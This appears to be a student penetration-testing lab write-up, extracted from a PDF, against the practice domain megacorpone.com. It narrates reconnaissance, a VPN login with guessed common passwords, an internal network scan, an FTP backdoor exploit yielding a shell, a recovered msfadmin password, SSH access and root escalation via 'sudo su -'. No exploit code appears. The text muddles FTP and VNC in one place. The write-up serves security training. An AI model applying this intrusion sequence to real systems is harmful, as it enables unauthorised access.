
Using Recon-ng we were able to get more information about the domain. There is a host that is vpn.megacropone.com, from here we can navigate to this from a web browser. It will then ask us to login in and we used the emails we got from our google search and used them to try and log in. The login was successful with easy to guess and common passwords.


about:sessionrestore
Recon-ng Reconnaissance
New Tab
vpn.megacorpone.com
Exploit-DB
Nessus
Authentication Required - Mozilla Firefox
http://vpn.megacorpone.com is requesting your username and password. The site says: "Restricted Content"
User Name:
thudson
Password:
Cancel
OK
@amazon
vpn.megaco...
youtube
facebook
reddit
wikipedia
twitter

From the information found we then know that there is a vpn.sh. So in a terminal we run ./vpn.sh to connect to megacorpone vpn. Since we know the username and password of the employees we successfully connected




Using zenmap to scan the internal network and using the subnet of the ip address to check what other ip addresses are on the network.




About Kali Linux


From this we see that there is a machine with the Ip Address 172.22.117.150 that has port 21 open. This port 21(FTPO)is vulnarable to backdoor exploits.




Then from knowing this vulnerability we did a quick google search to get that exploit.
Exploiting FTP




After downloading this we were able to open the shell




Here we have successfully gained access using the vnc exploit.







Here we found a file that contained msfadmin password




Using the ssh command and the password we cracked from the file, it was successful.



Then escalated privileges by escalating to root using sudo su -

